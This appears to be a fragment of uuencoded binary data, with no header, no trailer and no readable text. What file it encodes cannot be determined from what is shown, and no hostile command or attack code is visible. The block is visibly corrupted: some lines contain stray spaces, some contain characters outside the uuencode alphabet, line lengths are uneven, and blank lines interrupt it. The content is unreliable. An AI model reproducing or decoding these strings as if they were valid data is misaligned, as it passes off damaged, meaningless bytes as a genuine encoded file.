M] ^R5AX8QYQA,FQ'9D<=.**\N (PB-9 ('#S^0/) ?91+B;R_ ,&50R]D'V?^TG.
M5@M0BN05TY [9Y@=!R=QX^1%IP_U+QN)EM\0 ()#W3/"R!] \$YQOC>S%;9F\$PCJ

MA?1!D.%#NC@+WV%>.8PE+J"J4,Q_F&4%Y3CNW"#''.)H)^3VSVF&XI,7]3:
MQVR;B!0G(^[(4'1(OILO'+%3\NJ+'5+AUF'JQ@AW5G`)D=[Y&AJ,;.SBUO1E
M',U';%4#21-/@0GQG;\$=*50!;8MY7"K[9V?(T+AO&PI,%8FH\RQ!\$=^E5DL^
MQ[PD7*A,-:-%ED5E\0*&XA2GX#_CX<FETP!\$'I*\$>[_4OCXW>IDA@UM/8S+9
M7,-'N_3P?]\$CY=/L^RR,4)N2*(=(T[4'M?2I=00`BWGFIKZE[H*SPY13/_&6L
MI::CQ.\$PMC(TE=0*F(!D1N*_R#P(M0V)\$4Q,X)U5F=#\$Z1%SIH/2MO^(G\;!
M6EA!^&A+ZI9LSW*FDV('9@^L-J2KT8;>^4U".C'\R(@%>6?UDHX>+1:(WUO
M-/'H?'K,2GA=06%UTQ;\;W!?,K\9P(Z'\A6,)!<\8A%#Q#/DH]6A0,"55A`
MGEK:OVJ??2;4IFB_CYD66/- (ZC-M#]9A4!UPOF#\U4W@3YGK5BO"5D[-_R24
MR0E;K:8LQ)I11E,RF6.).35D5T"=P.T=W,/@1J98Q?G2S34-G5)\)Y,"<MD@
M:(FLLQOVV;(77!T=R`,>(ZU&9SL>:FQ]81XC@Q?FA)G9(27/GJSBE[Z])2!:)
M#\$,1CWG`"=L`%VVB+:70:7!]1GF_I#I,7(4AR2JLE9L'>=Q/V;%\$A`7;@23N
M&,>?!%\$:'=.G3;J:UJ4^=#RB0QNP-#_R",E+[K5R(JCK<'Z\$H:P^J1=A(IQ*
MS%\$<)_M^0IH9,T=Q2QUW,-"QP"(LT49%*,*OK(>PN)%G:ZB</-*9#UA)4Z%
M@OCR9-E.%&1/_E%MC-)W9&'RLYT9\M,3ET:XJ52Q8_;9>%29:LDHJ+S4VJCG
M#CBWJ-C.!26VFLK097K(&B<.8(=MYU/F'63<P!8JJ2=QP\`X,E"\$[RP+6",3
M"^FEC6?"A%L8`J0I2I,4[]8R68D?MZ7(/S:)0Z0AN:@8VU>89XC)`Y)W2';E
MS;EAQWE)>'!AE^A#P`.Y-,^WMOXR@QQ-I)!9712HK[S#&#=#/9,*A=;+Q">H
M+-0:%;J0;1EF4A=(>B8&:09\4Z>@X!)<J07^~Q`; (5SDREI(!ME&).R0K6-
M6EHVY)*A]JT3Y&2VVYP8UF3"9TV0.6OFY!><!,%T=1:OXE\6_B5#_@2%"0YB
MCO<43^5&8\$!!)8QVCIUP<V\007`.~7R!4/DT8-)V2`L&'R:^6RUB)-2LX>X;
M;FMK8F+\`30EF(=#J`FRD.1\U!-%.P\$T*W>T1\AT8[+#TE[BG&\$X.8_,=I*"<
MN*=R(WM@[J:D1*\$6AH3.>+3#<'TM\$RK:"DVQ@`E\Q(P,*B(,'1GI5)KA65'J
M-0P+&=)HF04PM_2`&8RTT==541C64G\\$*VX-CQ&=Q">4D_PS:M\$K8!BYUAN
M>=/'`WXT0:0XD!UG_FBQQ2&/L`H2`P;1",!,VNBR3#F\XXZZ4OM(>1A?T9G
M:Z5!/#^=#><1Q4LE:M<!AB:..+AF=A_YE3&&+I'GX9^*TC1Y!)4XWJ.6)8K6T
M\$`LT>VI>V2"4\$5==FMU,2%>,610L)<,(P(F9>D\$U9/FN66\$/O&<WFPV6K<
M8YV@">+3\0H5<&,5+>%9&(\$E&Z+@&IWXM+(1.T_83@`@3L=,6)0=(8811E*-
M=)+=PEP,E@:#'`;:<9"2T@MP41_,49MFI\$ (OLFR`H3L?>VC2!?)7>5.X8JT
M`T`:/ (8.369VRS@`8R"0J(O%`G?87\$[S\$#NC%GR2(K.9HN\`L6T"\$&>S*F&
MO-\$/!K@Q4./GP`C\$NG<1W##R,L\$7*MA"X`ZTHT[D1&#Q0H'CV%;:NR`B\0P\$
M40*5_%1]=B8TR=;H`@,)]`J5DCF&*@;V,L,W&^GNV@&>G2(YRA5?Y5#&*4Y"
MJR2D)!Y(C5GH(C\JPL0`<Q6Q?K'0'-K:/`W(S#?W@Y!S3C',9>3S(-.T-A\$
M&Z=\$I>Z*%4*?6WS8'-O6TZ-RAOPT+3,#=>JJV"!-VV<GM\`VDYN8;#GT15/:
M3.01(T/= .ZH._9`.8(PFAK7PR&IMC9.J'8^OF@2S>3B[D7IIB5G0%*I2<;HW
M30P36ASA%VC"__^8!QT')N82Q?IO^;4%4<B6>!KK=6V*VOI<UQ_`(_IQO(.D>
M;>GI(9\IJ89\X4-QWH<LPU@30_\$W\$YT&(QM"J&R=Z//+8LG^:%KIGD;%*?`
M/1ENICM*F201W"!; .P[F=WZLR;\$G'7[.CLKJ>CM#S2Q8(,<MT<,*D1]V1PM'
M[A\$Q]`R"+306&\`W?FC.JFDCZ3#5NL)'2?)5C;-2*44>R<WA(J"X4\$@#R"\)
MFX"K`X.`W")7YSQSMS')05`%T5`&4HCMS``*LH`%0]%J1>)>;1TSZ2,:`EPN
MPSBB@WC4N7G\$00;H#&?<Q^C&(5^,552=WY_&2:(#XB\$: .7.!287,<1;:,#GD
M]`U/Y^1A)Y.HLO2),%T6YH%(\P&4HX0#?'_\$_LV*&LP.&2W;@'+==J75A.8*0
M%F<%\1CZ%2(,A(+5C'AB/L9M\$=IX1P<E#W[@EA91ZU7=:ZE]F:-`.%3+VE.U
MP8'`P:!!`GJ#/, [CI5/N37'`L#`F6Q^ .HBZ=YO.\$X\\$1"=K[LJ2VW>LF-!&O9
MYSM0?*)A\$VP/3&QW4%J)\$@#%C/"#KFIX\:@-K/#-'JPNN([,F(QY%EPMN'\$
M?'VI,T\8U48KG>_>O<0\WR)*78^AE?NV_+@G7D3"9B"i\FH_J20\$.IHW&FRV
M7>6@@LA4<H8J"3N^4\$J%AV#P'%N`1+?=/<@,B&'.*E=H#';#O(\$`Q.<HYN\$R
M[F;\$?K8_XT>44,RQ;/0W@FPEVI:H9')Y[PFJFX7;Y?%]Q-*`>&G\$\9P6S
M/ZY\$!ZU([WI5;3:0BZ64@3[*"2X4:WSOF/M%R&(R)Z3,N#O:/A2I'LC?ZXS[
M4*WQN*T9#B.=1!&A;(ACSB/;>[L*0R(@@.XU@`4P>"<A3IE`!7G-5BI'!"
MBS*@\`)LM@C8U5Q!888IT2NU^;'~`Y+(FI2714S9GA<=DPF%\$B%)4B*<63AJ
M[""Q&N\(&':>&GC"/JF&(3XE`>-YVP>T+D\J6.\&CN9[;E)L->V-8H(Y?,
MR\$`M"W-`Q1].A6\QM=M*0/B.J]B39:1GVW.H>?C,V`YG"OM%:>_C`D#3I&V
ME[\$&XYUUX5@:MXIG.?KJQ&U&C@J1'\$`V126MX+XZC4)7=&POT;R'T@W#\$/%E
M^B75E4\$5!H</-I:<\VQ(*G\$@1<^#&2&;E[`+VQ[GW]=Z",A;72!L&HHJ&(8
M8<2(B9LMR&Q65-T4C!GL`HMCY.8';2/P!+-4@F%14\69<<DU0:)/HMH=ZIR&
M&]ZCL1%6IWJB)3`10\8]LX+X-V:;!TKGQ.BN5Q&G;*UAY)\$W538+6:XM\CY0
M7H`17[8)`4UKMY31H:#U^\$8OQU=.%C+DA"L/&^/-'13!SMW%^,-)`DZ@\$DY
M*XC-CC:A-10=\$Z#?H5PK<]=\28:"DGJ#?><S\$?T'8H)(1MXJ![M87,T`P`%
M+G&C1ZSN(0NU9U/SP6\$*RQ)6Z"]K)@WGQF+0N'T/4='E,#FZRP;@(!.G:%N
MDLI&_>\$K28">!I`T"Q8(@-:%BE%F1UN,F&A)=/6?)?"HIC2[+FV*:`?I]5R
MYYD[\XC#A37>;13#GLQAXEWR@)TL_`4?!:'+U-P4TCFV'?6WQ-) "H78@_!D
M)M^F*E&(2-`AH![E1(,;Z90X)-"%Z=3\$?.3KBSV">.*J4V.PQ%6>KXK51`
MEC9_8GM&U81"Q4/6^<:P.G*K!3P)G2M2MU"):GZB&0\$_EI@/(+XT)S5X=[D?
M`18-PO>`.ADHX9CY(_2X#SJ/)D^,J%Q0ULCQ`]V\$`UV>`,`JTY*1T&`EU4+5
M%49H,M/.C3`C7[96DIFG<\$9B%A=FJE&\G'G*:L8[\$!A9M,31`&W&Z]\$+) \$HH
M`%PF8+2/0@7,PX*.+1_>3<X-L=5@KH_W6E`8*>\8_\A2' I+Y[5019UP3GI9D
MSDBV[ZJYJFT%T",??>D7F`%<+4DEE&TH<\P.=3`6(F<>J1QJFH`*`U9PA)%
M1/-@CSH+C%SKLS0"-15;Q8&7./`A70^%0XD3:,CW+%E910[*&30*!=V&_,J8
MPY`=&`ZY[@U(JQG.^\$C0>0S)HKM@V\9\$=>,04B\$BEC0B:GU*=4G4H)Z\$0:+U

MI;2X+S4VXB' 3\$X;A%"-;PE&@\OG)Q8W+FG8S3'B/"W33ZO*CBO9Z*I#!_TY
MWV!44"5]-W3ZEGC\$!Z`SD88S0XHY]Y1\p+>I.68Z<J1;3\U*I)B<9.C\Y1DY
M4)LR;X83X1NR`>HH]B8]F`MB79&%`19YY&3;`QYZ,=. `6N. `FG;LS?L?T)_ (
M+HUEAI!Q<&4F!:!51"26YRAK1RZC- (,W^42?OWX2.+J&EP951OGWXGIUHLXY+
MB-A)?7.\$Y2XSF8\$")0<L7\$4@@"*33OD9\$4GJ]&-KW`>YZ;-0;IDM)1UR2-Y\
M4IGY+H00MK@`)W' 28,\$&>\$E#B^.#R9M(R\$ON\$&X#7U)).\"-Z@7MEAJIA_0`
M9)34;\$: :X<>N%83%G%O',`-^\$IM9CBSACC;W149+=EK/,0AF)CETQLD<.^SH
M(2-RZH!IC0<\$D%[!%RQ%@]2\9^F&+>@O:LHML?+Q(ER9WHZO@*,Q?3\$PF@A\
MH4J4G\$I*GHR5N:NBK&Z"CF5:`INVKZ4QD2-'\2M26V!>9SYJ+!\$+]1F,F=;
M\$:1_&80UYP+/3AJ16J2./;%SF2%1[53?"R') (G5 (/<=8:^R5T8N'QI/:_RDS
MC5_? \$9) [3JP==E23);S24W(Q%<Q(ZX?K/J;J9%&W\3@092A"C2D>:1BC8'K&
M.\$?/]T7R+6NZEG@.8HQCE%#;8R_=Q[FSC:)9BS)94GO*PIA;8AU\<\$B33`X
M5Q;`N!V<HDJ>B_,&`*%#; ; ; ?/*.,C`,Z1<G<,+3)"58\$".D!,Q`PKQYYXI2Z
M)9-G2HT+U.=HCGCQ4XKVN8K,C3J]"Y)",W!"=:9DOZ>@_IF5F)@?^9-+?3`<
M8LA52FWF]C9*`H<E8B=-W[,4.Y]6D?R<<FG<^`9BK21&H(;A26]?35C,;ON
M-+[Q([Y3%FLA=.STEL+%QB,KM)*-WF/, -H\$S',/,&+>6C&!AVEA:9<<@V?A3
M1"K]IDT?/%(Z1U<);I^="2.^I"GJO+`2V`.U"U)CJQ)>!4M1,S45V4CIV/V(
MYS^F.TR%UTM/"H?MJ,`G?JJD:T:A[!R*MI4@Y-V9>QWA:%H\$WELJ(<TIZ=.E,
M@,.,MQ9I+3&=D2WF0&7@I&-L;.\$I\?DV3U1N0G400H0H<#1A-NI8R_1[\@R)
M45(EP]')SG>I4+X9CTNP`\0#+1N'MI^J':ZIH*6(Y3?U^US)@='!A92I^N)I
M3:P4F#R/M@6U\$2>%&Y2Y,:J[\DAX*1TR;/;29@]R%[(PTWQ:SB5(KH5>&*X1B
M9YIU-1,EVGBB!&"6HB3FONM(KZ-M-J-+NN.5.J22N=3X0,91625\4X\$5PKW*
M\XSNB/E-,TQ1C3FLDNHB`QX-5P%M-5@K9YM=KQ38:TI83[Y-63Z`<QZ.(T&
MF%5+2IU5EC/'',+DUT6\R808/HG)18BDM*"X+QY)/=;!M3K-<W<^L9Z7(44E8
MZ[SC68S!`%GB]"=&>C,A0LEBQ7)%WJ>RV4DF),8WPCU2@J(!]TZQ[?PQQOQ
M`P9!@?SW'RI,5,JYGI/0-8M;9Q69-JYL8"<TH5YEF)1A[5W&8Q]=I"3+FN8
M<[`*_Z`GGJRRM+9E&N>R3.1NCB`%-S#M0B;(Y#G76:QZ1F]3_1*lh1]F)[BN
M*"="+?<4T*H`UG0J,F`X^3J`*3JEE!J?J"H-(\$F&&\$=,60\$GF2J<TP1@W*`\$
MY2@U^*:D^"8=&`=U=D8GU'9-B@I5+YN%5/A8_SP6NQ0""/F?)`XE%WX:7XNE
M7<<P-8#`,`=<W[(9%)<(-F!LD\$=F55Z3(P[S/+87T\$P0/W13P_@GZ6<&>*?9E
M;JHJ,NDA`YJ/7BQWC"0\$7=00-K^^C.S0@`IU2W8"J7K&?29ZM&0\5=&Y)3WN
M7XL?&L=U1L-0E/+7,`Z!C1X0+:09,BDMS@KK%`W`98X/V8C`E\$W8OZC(T
MG+`2)QX<SD3<^_9AV^MTO;U][U/K^+U=_39>[M_B"^\@\/]=X>MW9IWM\$^_
MV_\Z:N=>0?MP)W.T5%[VWOSN=0Z.-CI;+7>[+2]G=8GO#GI7UOM@R/OT_OV
MGK>/X#]UNFVO>]3""IT][]-AYZBS)XX`XCW6AYUW[X]*[_=WMMN'=\$/5&K1.
M%;V#UN%1I]U%/#YVMMZ3EZYOU6TR]ZGSM'[_0]' \$OG2_EL`MG[I; .W7?/:
M`0+4_M? !8;O;!00`=F<7,&[#R\>ULZ';<"EYKT!"`O[1]Y.!WH&Q8[V:R5L
MC9<5T!\$9@+;_/MQZ#S];;SH[':`77JOUNG.T!TT0[5H,\ZT/.ZW#TL&'PX/]
M;KON,1("\$"#X8:?[BP<]X(3)/Q]:\$A!0%V#LMO:VVMB6UN<2#!-VU_N`_P&7
M".CWSK9!%"14V]MNOVUO`74^MFM8\$IKI?MAM<WIWCP!HJ;6SX^VUMP#?UN%G
MK]L^_-C9(CH<M@]:G4.DTM;^X2%"V=]C;/2RSH++Y8;'CHA:9A)C#SFH_1`Y
MX\/>#E+BL/U_/D!`D4L\DTL0?NO=89L(K?%\$Z5,'\$,/1DXSA,<:H415XH1CC

M, [#8OK>[O]UYB\/"&=K?^)C^W.WI%,%Z*Q8MO5F'PGS!A#I\$#Z`'5()QVV[
MM=MZU^YJG(%MEO@EVS6O>)]#>ZN`7>`_\`'RPPTBUUX6^XM#" `P[\$:\\$8(P1D
M3C:.IO\PS9`!)]P3C0-OX3\$>VHMI.,Z6WL)]%#BQMMXY:'F\$,?] ^TL?1A>P\
M17.LM;7UX1#F&Y;`&H!-]P/,P,X>&PWL+TWQSN^V24PRXMNWK<[.AT.;\;#E
M?2`A@B0&U\$:"E>A6:R4<?*`_S%IK:>L^'S3.F\F?O/O\$SFS84:VU_[-!TY.T`
MDAU.\$#@=0>!T9-SWJL[N%L\$K,20'=E.'5/3%:V`(/7DB!@M&!B.K\`N9Y(-%
MVJH;_9CB\$\68[(='7F&9A7E\,Y?" ,SHNQ4*\$2Z@2!E?,`3K%' "[,_F<*`H?D
M7W&;' =, Q) : .8G03%@RW7=\$="4D*?UFD21WA^GA(G,_4#=?3P,HPTW!T^\$TT'
M4X&DQMD@=#') (0Z[LQV0%/A9QY=6@RKO9W6U?#!OJ1QSKB!4'W>LWN=6D0B
M%LYU)\$++/^ .2MP?*`D<@T7:0^+T^9`M<J5N)13@#OW*:[Y#P?IS1.<<\$5NZ8
M[_,\$^ML:8WOC"0SEL,(`_?.R: ,NPT#YOE@X*YE79S-UB* [;1-<HNT_"O(A7
MW*PJ]Y>\$;2PN2: ,8L1H&5?O<&:C45W%T2FK^(B:P0W[HQ!]BUQ!C67LD"H-&
MQ4Y;4!"1%F;/[FM]C!LQ2Z1_<6^FEM703\$I,D`@\$OQZ4=&^1_8W,G[+4:<IH
M+`.WB#>)R:AC_@61/6<XE[E=Z2I;U\$TY<_V\$Y*3Z(L;>UO]G"1TGXJ!/IV\$P
MQ!T47R8GX@[R^L\`*\`Y'0LBI;5>^GS\$[W,[1`(&)Q?.]GUNX1OZ]5A&T8P_U:
MWC=N#'(X\$_8@WW)@YX;<.XJY6K*?&/8%/_"3K</7A!F3<BVH.`IV`*AB`C>M
MIBV;NIL`JI_R[JISW%X0AW3(&F>:/OPGRTJ+]JA0UW`%\$2K;C_)<+6;0(%C"
M^:F\$%3MV96M>0-PLQ<M3BE<W8)8@0L BSP\46!C.31=8HW(_0^5I&-IN1==F`
M>5XY+1>9HB4S!X'9,(A\`XZG\TFK)?6KJZNZF?C>3V>GJV)<(^UGP&A%#H;N
MX:\$;/;4)A%ALI/\W^SJ<<IYCWZ^:3S&K%#X5X@_P<@5Z)N^4\$YT.Y1'64>Z
MLZ4FI)RX; ,5'>DQG)3Y'Z1I7ZA2=!L;\$L#/*V\B2G>H)>S%Q#3^R^A-O)^?"
M,S`%ARPU,]&T]:[O_/AJ+WS6;=D?J0QY</IS6Z`0?)_=./[U; .Z`F?/9[5T
MD"P/(FR'.2:-Z4T0V&R6AZ*E)^%`O;G^,QT1(#YZELYO)NANI.U"3]Y`*/`C
M`&1MSG_BMGK]I+.9\$#;#W^EY^T-21.3&MI*9HNG2B(8`,UD(N_9`OKJ_`^)!1
MV8_Y-0Z\$T)Q\#5X9%";@B]/XNBSC)CG*%&N*H9;4:@#S.K[!B` ;NKU:W((@;
M_8)IE6*ZT+X%P<N6Z=-+\R`Q#*`"791.EY9;>/+M.Z8847>^?%6[JF;\$X?=
M[*Q=*`DT-'S`K6HYN?'F;9BDI863E'D.<R2=-/FP2#<]61@("7U\6.:PB;J7
M6KQ(M+,2FESV,4!L&N,^9L"O];KAA^U8VE\ZUXESE(C!Q#-%C%,T)'-SG&K
M%OE6T8R[(?F=.1RX\&>Q>70E8A&N>'@!7MTMXE:0(#L8!C;- \NYAE%#@#QR[
M-9A2AT[<8/0P'<?"\$!KG4\$S.0U"EX\GYS=K5^<TJD'DU.IM\$]?/9*(+1^<OO
M\0/L"&,\]Z>#U49]?4W]7+N_-M;A\^K5"_S;>/5B7?\K/G]I-%YMO'SU:KWY
MzM5?UALOFLW&7[P7]X="]F>.2XKG_640).,XR2ZWZ/WO),]_KT>QI'V>O7)
MS1W;P`%^^?+Y\$N/_:J.Y_A=O_5YZN.#S-/X9XS\ (Q`6C=Q4%R__5QO/GS_-
M_\`?X%!K_.XJ"i>=_L_'\^<;3_`^,3Z`Q5U]OQ0'YX]]\WEA_:8U<QWG_] /X
M/_QGA5FJY&/C<=BH)+<D`]1+*Z45RY!NKC<:-;S`\#P>WWC;1!GO)T8A],[
MUF?K]2\$8UBOZY;\$L@5/'(:H6;NWV6EG@)#)-@D6^KY5[\'RM%) [I;N_K--K
MY: XNKY4[.KQ6"A`X[?7"CB_A],H%#Z`TSY?&KTOZO2A&AMT`30DX^8&@`R`_
M#/I!YZ!=\I'VT#G4HF_2\["H[\$+TQ-@M,'&"#AX"8W9RP[/#S'D><EW](O
MLXAX=PYS)*+D&":\$"* .A9:FS8-:C)[W3FQYZL>SVR`\$QTVJ\!]OTK7A:\$^D9
MU",+P`R^",:B[A`^P#K7,Z1!:V^ [=;C=._I\T.Z62H-@Z\$VGH\$XK?#443%8
M]-77+)\6)F6(<0S@55+C-X=C*H*D?N5`%Q59`_TO\$SQ`L?G6CY*`UQ<PR%\$7
M\FO)7QM[.@"I5:JP+>)/SNO?XG#<86UBO6J52<H1"@-B?J1#T@6T[M; *K%D
MY-MRA=P.KIO_]`<>:P.I)+2G"IZ+J7F7">,E--,;0,DOL/9L>N6ZN=K2\ [5R
MS3L-QWHQ_K6>G)<YC`_`^8-.L#4]\$37H)_Y2KGNHQ(E\$GI&%\$-KW_.9\T/<
M+#`I-[WC\$UE`?L&F9Z,)O`6B`\$`_VKP:5JO>]5UZ#IVOE=(7A`A@0\$.P*2=,
M?72!V?TG1-!-`5;,M0%K8#C`N5A!&.6K[T_+>HDZ)CH*`D!4Q*-W.A.\.1.C
MQ#":)^<5XQ`MB*`I`\A4G(C1+T[]R;` [4]_IXR`Z=@*`9#4#B;C)A`3^"Z723
MR8QJBA2LK"@&3?%&ZRJWKH8:]A]O,!]?5\$1[U9(Q#FHH^?OO)9]H(Y`N67D^
M_G<X*=>T:J)K=?@/7I17!YS-1!N/W54;)[WO" T6,CGF-NUP1>K)Y-)T#&3U3
M"H1#N)OR/ /62]'@4`HC1P`/3`,_ZF\$!SNN(H; ,@-&>4/5YMGY;5R!N@T
M^.`I>`\\$H.#06<SY,6@`#A,P"^(7?DD?8.)AMYO.*L^&"_&*P0(@CPF<
M`^R*/;1# /A@Z*W) /E/ [>"ZDF#JA4CQNO<13@51VEILT>8GD(\$>QDA:!60<U-
MC_C)P3`DOTAT85\$@UK2<[K@N=8\==+P3FM1U]\$?#P=\6Y#1)X!EU(&-0[K7
M_0E>[%@Q6V709`VQQNO\$XV.`BQM69%O]?`FC,CW687;M0X\12J\$S\$M%2E^*\$R
M<UTRT>?Q(.6R&GI2@H`\`*86H`@O>I5)&)IJ&\$S^*:+97S8IU?S#H,=VLLDLX
M,M6LHB&\J2-OJ!),<8+&4\J4-A(\IG)3*7858Z05`6"B\$%(U!5L`0UUGT!35
M>1;:0I27/\`^ZP--0`'1!V,R#>D*`*!-&\LL8/;0`X%3K7\K0_W(OU5TS!:1
MS!H0+*[3T`ER%`E`W-VTE<Z`4S`%3+@>H6-Y15RRL(_[>=\$/\` (XWC@`"<3(-A
M>+VIE);59-K74`\$OJ%*=I,6T7S:75-[MZ!E8@Y3Z!`'`V<,@J24T,\$\$S`'7T
MAXPP9`FJY\$+@0)<:AM`6:V%4RJT1H2J`ZW(9AR`FU(=RU33!#A6LIB2IH/.
M4=&L8FX%#3^GH`!<I`5550-O?%32Z)C5;JTT2107*4P@B@T`*TR0\$9P_M2KE
M4*;\$Q`A2I)X4J2=%*G>HY/QY"!W*X%GVIYJI2?W][\RGGVA.2E:GGEDR+7\
M*9T1-OE607)<UAZ7E=MMA:KHIM-KJ*`E3?>B"N+4YJ9`GE7S)5(%ZWI<Y*ZP
M,K+K?ZS[O"A8@ER=#+[IG\`P,G].@XFE\$U(D`480TEW><_+' ,J@I)2!-IDU>
MAU), \$Q3<.2\$?`=7T/2M3?`MOU/-&*`^=Y>X(BTC%TG-)G#4)"`&Q^MB]U893
M(Z\$E3[]5")8I/SJ:J/FK=>@N*M5WD7_#.PY7C]16/X2W.#]476`\L/G%W5E
MJQD`E=)B*\$7J25Z5\ (E` \[X2JBO#`"W-^0-!F-6]R(.8L%]598IL*)DM`
M?GVB:>PE)Y<(T`0\W1SW8A2EQC`Y5-'QC0J-;V2/[SY=O\93D41\[%!/_2UO
MW#3L[FO(\$%K>B,' ,E6,1';\6=;YOZ(.A?ZR9KW]R99\$34WM<4SBNR")*C`'
MKL(<IL4:QF`PR8)#474,Q8K9&4MV9I?.`?L/9FV"D64Z56YKW5HQ?@@DYFU5R

M^^;"+<5PZ>).SE/%.*!GS)BN6HBXR%Y%Q[*Q[YDID6*O%"3\4P<M()Q5<@HS
MN5[>;G>WT)B&.C6WLQL_V6"TV]'Y8.>,*1';QL=:K*LXT?'Y/EHX8\$9[SJFB
MX9;#[N]C<[ZS8GB0K1X]ZQZP%G8.7R'7PO'6+:+^H?QV:(15)!S!TI'8H'D
M\$!][ZA='O8CH,VM\$EL(D2W%^;FUO`SM7='W%8<U&TAJU2E9-R'Z!<KH!DB.5
MQZ>'^;HIQC-7U>57U/M930')[S>]]'K/6\^^;'K-^U^*+<.LX-JZPNT@LY';
ML#29)[O<&L[WSM\.;I..7TO1]#'RY']\)J>7C^(_8PM\F9HGJ4*9)K2#L':
M+0EI@;\&N0(M:C8NAL\$,_(&(?'6&'6>7K?R,,?'3?OMP5U:]K_!F%T"E8_Z[S
M8"+<K/RJYO>_05R?SL\JU3Q[F\D6E[E=Q#&!M][^/H^^/'W^DA?_VX^GP?T<
M`EH^_O]EX\73^9)'^2P8?Q]DS4T2)G=BA%N<_WCUZNG\QZ-\BH[_F?AVBQ,'
M^?'_+]8WTO'_&T_Q_X_SN6W\?_,I_O]W'/\/.M[3"0#C!'!/]GDM]/_M!W>
MT<%>7H^B>N)?XW\8^2^#Z\?'<"<!AZ!\$9[T?\R1\4.;T9@:FV"!P%JJ+MTE]
M<#GJZ=?7"SP^[O8HQUBW2WF-G%"D;)Z&R84\p:!]3'K'"87.VH?[K6/^,^#
MP\['UM9G\>O]_EZ;?^_NBBJ(\)"56-"R^"+/#K2PM>W>06OKE]:[=F_KL-TZ
M:I=*V^VWK0\#[4NQA21(6%@YKVV*E[9>(1.C\8_7M2\Y@OX9[WJ55GB%[T+
MK)K^!&M1!?'KG14-5DWEE>1OK,**-QLOH25/UA\$T837\$+U7^'QM&<44X5D'
]M5E7698W?D#_VMI I=;L[^ZWM]F%O:W\`YN"FASX[_'^UU,+,>S!/U:L7#=6U
M\$LNLUUS8J-M>?TS_5TF%[J]WYJ, .E=P0!WY<ZV[W6T=%AY\`V'H[8:ES*ZA<K0
M@W76J[*R`?'%I@S_5]RWA<9,_UC8GX>D&?ZHQ.3Y^GGX,YO%E\$.'+%P+2#<`.
M^SV<*OC\)9&, >3K>=?QM">;+\7. `L>Y/+AR.#N'32/L_#*?!Y4@//:978YRX
MCK@X>MX+!XY7`5ZLT1,5CT^L?>%W\)!+'CO0^8O<\\$>,, "<,+:]B=^_\,`"
MBK#K42(5(5\F@KJ&3=\$MWH4I@)X5+PONE.DJH*">!1+S54@YY7FL*E:+JUQ
M,[-Y5XOF+PNN`9@1CZ)1\`Z6"G2TCG='CYOPQT:BH9<#/>:+5F!%.43*O\Z\
M[Q+Q_VMO=77U9_F@['WG51Z0<#705Q.GHA&]_048#(7UO?\43BXOC/8Y09)
M&R/<JYY<9`2K27<P%&'A&NP^B]#!P(0+,)%8-^O,\$;:%B!W%_00_4J8WJ*T
MV#ZX!G5+<%_-*\?C+4K:A\&7E1U:XD+0,Y.U-Z#]1<&/U8]EQ[XG>HP;JDON
M[25@M@[-./J75+Q_J.D:EG+W%'V?LO8674#Z,<1\$ZK6HI`)Q9IXP15UOX=K
M.DX6Z+B`Y.HJ`W\$?B*OG:I--U\$9ZHAIU-, \$I=RU<E5+,A#8'IC3\`JST<'S#
M.W5KMC+5A3MP#0=T2Z8IAL;C\PRW2*:/QC2'K\$%3`/[%[!M>V\._U[\$<O]:9#
M?QY0/@E"W)K1++WS#IPF(-V2U0HB\B`\IBVY77';\$++*6HN-I\AX9NA[?4W?
MRPW47L'04";JYA.Z)#=>/PQ[H9*I@&LUKI,;OQH[Y"NL*%T:&=]8Y\$O_X1:
M]<\9TFW%-90N*`XIF0:TC\$ZW@`2XO[86^>.SM:-S#`&'_B.%]5`6W_M"),`
M'OG)18IH8J1">Z2X5E>>SL?EG/BP,*538=LZJ7*VHIV#E898,P+2Q:\<%=UH
MPS64KC;*I&J6W>`SXVXRUVUAM]ZPS`RDQ+)KXC,KW&;6L@X:[%4#<\UFQ2R\
M<!Y0ZDC\$+[,&L<<XG&5Q")].>0.-`V06*'@7?I%="WG"-J0NX/MME@8*<(RGF
M;BZ_K=LTE.:`C4QAX2:+912F.6\$EB`I*6K`<6LG-N.^4&B3;<L7&(Z,WX`%
M?S9[W.*.:3=AL18AA]#R5#S\$:F;J/DP^"ZZ`_IZ5AN7:8T8Z3&(O73=[
M5MO>E64&(X7.DMTMX.C(;4[O=4[)XI(\3>"I'R9!I1S`<5E799;U2:%.Y_1+
M/;E<L\N[7]1\4;(>?J.@N70U%Y5T!-9-<(\7E.`K@TC[;GYXBIW#-5=IS=7
MOK%Q7FI@BH_S+<N.\XVE#P3\]' \N_C)L\$,W,\^IXD?<"YC60=SVI;6'T`#:
M<PNKJGT&:Y?MV"OOMO8Z;]O=(^UQV3LAOL8HU-NUQ[=!L<5K)XC4`[R&VTTR
M.DLUFM"LPREH;_E34%M6/3JYKY<OAZ98:T_+*=[Y4]/']L('JL^H##4ENH
MYSYD_>2`7Z(X+O`[9D!MN'M(_M[5JO!S3BG!F&R"X5URY4]\9'`\25KSKFD..
M42J\$LA23SH<+I\$EPC1?S>;\\$-^WI%#C>S9@4@ZJMLD?^F;<=7)-7;B?V!\`4
M6-I&-:^W6'/)W\$2#F3/BNLTP%KK_P(\NPNXUY`;35JR9C6=Z#B@-!"`RX@W.
MSMT>1]XJ'9EG&R087=P;1OX9:]^]VU[<?:`O%[*5G`GL+I/_UO(*>#E<FBE@
M`@4W(6G*YI9\^1;2Q0:1YUUP+Q_VSG<9+_C.=L<RZBV028Y`@SQXMY5#>3U5
M`BB+1+2);_`F@N,%[G,%%\\$-IK<QU,LB("2`)!K,CUNHS?YC:D4=SL@76[PZ
MZD-67[]B+T&^(`P]LP`+4S!Q3_69TL(,@K<5=;2,7E<+<=#B'R-\XCC=#&+<
MB9`-!N4EF,RQL2AM;#\$PDH]K7N2?`I%.5QV<)8S&=#;V#X[K1Q;%^8/] [!I>#
M3W&X!%EXY!V(\DX9H"9(PP[A?05V2/(@:/`*2CX.1Z\!TV;UCP(" ;!3:H6>>
MVAHUO(4GG4!\$&LS5L+BK43?FD`'_/:9[&E6D>E/#%JTRCL7FO<Z7P35&\`5F
M,3#H]9`(HG<5<VDAM_WTOZ]'D0ALW?RUW*BO_UKV@C&L5N`X#!Y\.`J[^\L.O
MY?_] \Z_CLED; ,R/]A,`QNG*<0%D]3C.8G(<4J8DE`"25>7T9_CNOW!J_ [6<
MU10&5='560`"+Q\,^[RLH["B"^AJ(+C"8@X`AY`)":_CR:\$83IR(\`1CB`
M7]\-\$%HXBQ`<0M6!3X%ZOY;7"/IWGA&;=\RW9T]R6TTWH=BI>\$-:M-^RS6GL
